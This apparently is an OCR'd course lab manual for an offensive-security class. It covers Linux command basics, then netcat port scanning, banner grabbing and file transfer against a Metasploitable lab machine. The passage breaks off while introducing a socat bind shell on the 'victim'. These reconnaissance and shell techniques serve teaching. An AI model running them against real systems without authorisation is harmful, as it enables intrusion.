
PRACTICAL No. 1: EXPLORING THE COMMAND LINE ARGUMENT

A. ENVIRONMENT VARIABLES

printenv

The printenv command displays the values of environment variables. If the name argument is specified, only the value associated with name is printed. If it is not specified, printenv displays the current environment variables, one name=value pair per line.




A variable “a” can be created as follows :-

a = 5

echo $a

create a subsession :- # bash




The variable can be Converted to global variable as given below:-


export a

bash

echo $a




It can be converted to local variable as follows:-




B. PIPING AND REDIRECTION

Following is the example of output redirection:-
#date > /tmp/mytime
To append output to a file: # whoami >> /tmp/mytime
To redirect error : # ls /blabla 2> /tmp/myerror
To append error to a file : # Date 2 >> /tmp/myerror
To redirect both output as well as error: # ls /usr /blabla &> /tmp/errors
To append both output as well as error to a file: #ls /home /blabla &>> /tmp/errors



Grep command is used for searching

C. COMPARING TWO FILES



```
┌──(root㉿kali)-[~]
└─# cat file2.txt
HI M.SC PART2 STUDENTS
THIS IS OFFENSIVE SECURITY PRACTICAL SESSION

┌──(root㉿kali)-[~]
└─#
```

```
┌──(root㉿kali)-[~]
└─# diff -w file1.txt file2.txt
2c2
< THIS IS OFFENSIVE LECTURE
---
> THIS IS OFFENSIVE SECURITY PRACTICAL SESSION
```

```
┌──(root㉿kali)-[~]
└─# diff -q file1.txt file2.txt
Files file1.txt and file2.txt differ
```

```
┌──(root㉿kali)-[~]
└─# diff -c file1.txt file2.txt
*** file1.txt    2022-11-04 23:00:29.634252507 -0400
--- file2.txt    2022-11-04 23:01:10.286568770 -0400
***************
*** 1,2 ****
  HI M.SC PART2 STUDENTS
! THIS IS OFFENSIVE LECTURE
--- 1,2 ----
  HI M.SC PART2 STUDENTS
! THIS IS OFFENSIVE SECURITY PRACTICAL SESSION
```

```
┌──(root㉿kali)-[~]
└─# diff -u file1.txt file2.txt
--- file1.txt    2022-11-04 23:00:29.634252507 -0400
+++ file2.txt    2022-11-04 23:01:10.286568770 -0400
@@ -1,2 +1,2 @@
 HI M.SC PART2 STUDENTS
-THIS IS OFFENSIVE LECTURE
+THIS IS OFFENSIVE SECURITY PRACTICAL SESSION

┌──(root㉿kali)-[~]
└─#
```

```
┌──(root㉿kali)-[~]
└─# apt install colordiff
E: dpkg was interrupted, you must manually run 'sudo dpkg --configure -a' to correct the problem.

┌──(root㉿kali)-[~]
└─# apt-get install colordiff
E: dpkg was interrupted, you must manually run 'sudo dpkg --configure -a' to correct the problem.

┌──(root㉿kali)-[~]
└─# dpkg --configure -a
Setting up speech-dispatcher-audio-plugins:amd64 (0.11.3-2) ...
Setting up fonts-cantarell (0.303.1-1) ...
Setting up libibverbs1:amd64 (42.0-1+b1) ...
Setting up rtkit (0.13-4+b1) ...
Setting up libnfsidmap1:amd64 (1:2.6.2-1+b1) ...
```

```
┌──(root㉿kali)-[~]
└─# colordiff file1.txt file2.txt
2c2
< THIS IS OFFENSIVE LECTURE
---
> THIS IS OFFENSIVE SECURITY PRACTICAL SESSION

┌──(root㉿kali)-[~]
└─#
```

```
┌──(root㉿kali)-[~]
└─# comm file1.txt file2.txt
                HI M.SC PART2 STUDENTS
THIS IS OFFENSIVE LECTURE
        THIS IS OFFENSIVE SECURITY PRACTICAL SESSION
```

```
┌──(root㉿kali)-[~]
└─# comm -23 file1.txt file2.txt
THIS IS OFFENSIVE LECTURE
```

```
┌──(root㉿kali)-[~]
└─# comm -13 file1.txt file2.txt
THIS IS OFFENSIVE SECURITY PRACTICAL SESSION
```

MANAGING PROCESSES

```
┌──(root㉿kali)-[~]
└─# ps
    PID TTY          TIME CMD
   1261 pts/0    00:00:06 zsh
  27288 pts/0    00:00:00 ps

┌──(root㉿kali)-[~]
└─# sleep 30 &
[1] 27306

┌──(root㉿kali)-[~]
└─# sleep 30 &
[2] 27316
```

```
┌──(root㉿kali)-[~]
└─# ps
    PID TTY          TIME CMD
   1261 pts/0    00:00:06 zsh
  27306 pts/0    00:00:00 sleep
  27316 pts/0    00:00:00 sleep
  27330 pts/0    00:00:00 ps

┌──(root㉿kali)-[~]
└─# kill -9 27316

[2]   + killed       sleep 30
┌──(root㉿kali)-[~]
```

```
└─# pstree
systemd─┬─ModemManager───2*[{ModemManager}]
        ├─NetworkManager───2*[{NetworkManager}]
        ├─2*[VBoxClient───VBoxClient───2*[{VBoxClient}]]
        ├─VBoxClient───VBoxClient
        ├─VBoxService───8*[{VBoxService}]
        ├─agetty
        ├─colord───2*[{colord}]
        ├─cron
        ├─2*[dbus-daemon]
```

```
┌──(root㉿kali)-[~]
└─# top
top - 23:39:04 up 43 min,  2 users,  load average: 0.09, 0.15, 0.
Tasks: 171 total,   1 running, 170 sleeping,   0 stopped,   0 zom
%Cpu(s):  1.7 us,  0.5 sy,  0.0 ni, 97.8 id,  0.0 wa,  0.0 hi,  0
MiB Mem :   1981.3 total,    236.6 free,    989.0 used,    755.6
MiB Swap:   1024.0 total,    967.1 free,     56.9 used.    786.3

    PID USER      PR  NI    VIRT    RES    SHR S  %CPU  %MEM
    551 root      20   0  368896  88120  42220 S   1.3   4.3
    888 kali      20   0  204192  23812  10344 S   1.3   1.2
   5473 kali      20   0 2962740 266288  90536 S   1.0  13.1
```

```
┌──(root㉿kali)-[~]
└─# ps -aux
USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIM
E COMMAND
root           1  1.2  0.5 168844 10840 ?        Ss   22:55   0:3
3 /sbin/init splash
root           2  0.0  0.0      0     0 ?        S    22:55   0:0
0 [kthreadd]
root           3  0.0  0.0      0     0 ?        I<   22:55   0:0
0 [rcu_gp]
root           4  0.0  0.0      0     0 ?        I<   22:55   0:0
```

```
┌──(root㉿kali)-[~]
└─# ps -afx
    PID TTY      STAT   TIME COMMAND
      2 ?        S      0:00 [kthreadd]
      3 ?        I<     0:00  \_ [rcu_gp]
      4 ?        I<     0:00  \_ [rcu_par_gp]
      5 ?        I<     0:00  \_ [netns]
      7 ?        I<     0:00  \_ [kworker/0:0H-events_highpri]
      8 ?        I      0:02  \_ [kworker/u4:0-ext4-rsv-conversio
      9 ?        I<     0:01  \_ [kworker/0:1H-kblockd]
     10 ?        I<     0:00  \_ [mm_percpu_wq]
     11 ?        I      0:00  \_ [rcu_tasks_kthread]
     12 ?        I      0:00  \_ [rcu_tasks_rude_kthread]
```

```
┌──(root㉿kali)-[~]
└─# ps -l
F S   UID     PID    PPID  C PRI  NI ADDR SZ WCHAN  TTY
TIME CMD
0 S     0    1261    1226  0  80   0 -  2589 sigsus pts/0    00:0
0:08 zsh
4 T     0   29119    1261  0  80   0 -  2586 do_sig pts/0    00:0
0:00 top
0 S     0   31556    1261  0  85   5 -  1403 hrtime pts/0    00:0
0:00 sleep
4 R     0   31570    1261  0  80   0 -  2484 -      pts/0    00:0
0:00 ps
```

```
┌──(root㉿kali)-[~]
└─# nice -n 19 sleep 30 &
[2] 32559

┌──(root㉿kali)-[~]
└─# ps -l
F S   UID     PID    PPID  C PRI  NI ADDR SZ WCHAN  TTY
TIME CMD
0 S     0    1261    1226  0  80   0 -  2589 sigsus pts/0    00:0
0:09 zsh
4 T     0   29119    1261  0  80   0 -  2586 do_sig pts/0    00:0
0:00 top
0 S     0   32559    1261  0  99  19 -  1403 hrtime pts/0    00:0
0:00 sleep
```

```
┌──(root㉿kali)-[~]
└─# renice -n -19 sleep 30 &
[3] 32675

renice: bad process ID value: sleep
30 (process ID) old priority 0, new priority -19
[3]  - exit 1     renice -n -19 sleep 30
```

PRACTICAL No. 2: USING NETCAT SOCAT

A. NETCAT AND SOCAT

Netcat aka nc is a network utility for reading from and writing to network connections using TCP and UDP. Netcat is very useful to both attacks and the network security auditors. For an attacking purpose it is a multi-functional tool which accurate and useful. Security auditors uses Netcat to debug and investigate the network.

In this practical target machine is metasploit and its IPADDRESS IS as shown below:-

```
msfadmin@metasploitable:~$ ifconfig eth0
eth0      Link encap:Ethernet  HWaddr 08:00:27:4f:7d:d3
          inet addr:192.168.95.206  Bcast:192.168.95.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe4f:7dd3/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1769 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1016 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:130638 (127.5 KB)  TX bytes:67296 (65.7 KB)
          Base address:0xd020 Memory:f1200000-f1220000

msfadmin@metasploitable:~$
```


1. To start with netcat we just check the help section of netcat by using following command:

```
root@kali: ~
File  Actions  Edit  View  Help
┌──(root㉿kali)-[~]
└─# nc -h
[v1.10-47]
connect to somewhere:   nc [-options] hostname port[s] [ports] ...
listen for inbound:     nc -l -p port [-options] [hostname] [port]
options:
        -c shell commands       as `-e'; use /bin/sh to exec [dangerous!!]
        -e filename             program to exec after connect [dangerous!!
        -b                      allow broadcasts
        -g gateway              source-routing hop point[s], up to 8
        -G num                  source-routing pointer: 4, 8, 12, ...
        -h                      this cruft
        -i secs                 delay interval for lines sent, ports scann
        -k                      set keepalive option on socket
        -l                      listen mode, for inbound connects
        -n                      numeric-only IP addresses, no DNS
        -o file                 hex dump of traffic
        -p port                 local port number
        -r                      randomize local and remote ports
        -q secs                 quit after EOF on stdin and delay of secs
        -s addr                 local source address
        -T tos                  set Type Of Service
        -t                      answer TELNET negotiation
        -u                      UDP mode
        -v                      verbose [use twice to be more verbose]
        -w secs                 timeout for connects and final net reads
```


2. To scan a target machine(METASPLOIT) we run following command: **Here we have used some flags, -v flag is used for verbose mode, -n indicates numeric-only IP address and -z indicates zero -I/O model (basically used for scanning).We also need to specify a range of ports (10 to 400) and we get the result as shown in the following screenshot:**

```
┌──(root㉿kali)-[~]
└─# nc -vnz 192.168.95.206 10-400
(UNKNOWN) [192.168.95.206] 139 (netbios-ssn) open
(UNKNOWN) [192.168.95.206] 111 (sunrpc) open
(UNKNOWN) [192.168.95.206] 80 (http) open
(UNKNOWN) [192.168.95.206] 53 (domain) open
(UNKNOWN) [192.168.95.206] 25 (smtp) open
(UNKNOWN) [192.168.95.206] 23 (telnet) open
(UNKNOWN) [192.168.95.206] 22 (ssh) open
(UNKNOWN) [192.168.95.206] 21 (ftp) open

┌──(root㉿kali)-[~]
└─#
```


3. To scan the UDP ports of target machine (METASPLOIT) using Netcat. With the help of following command we have scanned UDP port using netcat. **(Here we have used -u flag for scanning UDP ports, as seen in the following screenshot:)**





4. Chatting with Netcat:- Two users can chat through netcat. But before that they need to establish connection. To set all this we gonna use two different devices. One OS is metasploit and another is Kali. To set up the connection we need to know the IP address of systems (In our case we are using local IP). From a device we can start the initiator. We run following command from our Metasploit to start initiator:




From our Kali Linux we use following command to start listener. (nc -lvp 1234)








For Windows, you should install the Netcat (Ncat) package that comes with Nmap, which you can download from https://nmap.org/download.html




When selecting components to install, choose all packages that come with the Nmap installer.




Before continuing, ensure that the Ncat and the Register Nmap Path options are selected, as shown in the above screenshot.

Install Netcat on Windows




Ncat Command

The name of the Netcat command-line tool is called ncat, which you can run from either Windows Terminal, CMD, or PowerShell. To check the Netcat version installed on your Windows PC, open a command prompt and execute the following command:



5. BANNER GRABBING USING NETCAT:- Banner grabbing is collection of information from the host machine. We also can do it using netcat. We run following command to see information of services running on a specific port



```
┌──(root㉿kali)-[~]
└─# nc 192.168.95.206 80
HEAD / HTTP/1.0

HTTP/1.1 200 OK
Date: Fri, 11 Nov 2022 03:17:25 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Connection: close
Content-Type: text/html
```


6. File Transfer via Netcat :- Netcat also offers an ability to transfer or share files from on device to other device. This is quite similar process of sending texts. We have a text file named file.txt on our Kali Linux system, to share it we use following command:

```
# cat >file.txt
THIS IS CREATED AT KALI LINUX FOR FILE SHARING USING NETCAT.
^C

┌──(root㉿kali)-[~]
└─# cat file.txt
THIS IS CREATED AT KALI LINUX FOR FILE SHARING USING NETCAT.

┌──(root㉿kali)-[~]
└─#
```

```
┌──(root㉿kali)-[~]
└─# nc -lvp 2345<file.txt
listening on [any] 2345 ...
```

Now we can downloaded it from another system. Here for an example we have used metasploit terminal we can also use termux terminal from our android device. From other device we need to run following command to save the file. Here we need the IP address of our Kali Linux machine (we are using local IP).

```
# nc -lvp 2345<file.txt
listening on [any] 2345 ...
192.168.95.206: inverse host lookup failed: Unknown host
connect to [192.168.95.230] from (UNKNOWN) [192.168.95.206] 43974
```




7. BIND SHELL USING SOCAT :- In this practical socat will listen to a port in the victim(metasploit machine) and wait for any new connection.

Socat (for SOcket CAT) establishes two bidirectional byte streams and transfers data between them. Data channels may be files, pipes, devices (terminal or modem, etc.), or sockets (Unix, IPv4, IPv6, raw, UDP, TCP, SSL). It provides forking, logging and tracing, different modes for interprocess communication and many more options. It can be used, for example, as a TCP relay (one-shot or daemon), as an external socksifier, as a shell interface to Unix sockets, as an IPv6 relay, as a netcat and rinetd replacement, to redirect TCP-oriented programs to a serial line, or to establish a relatively secure environment (su and chroot) for running client or server shell scripts inside network connections. Socat supports sctp as of 1.7.0.

The Setup

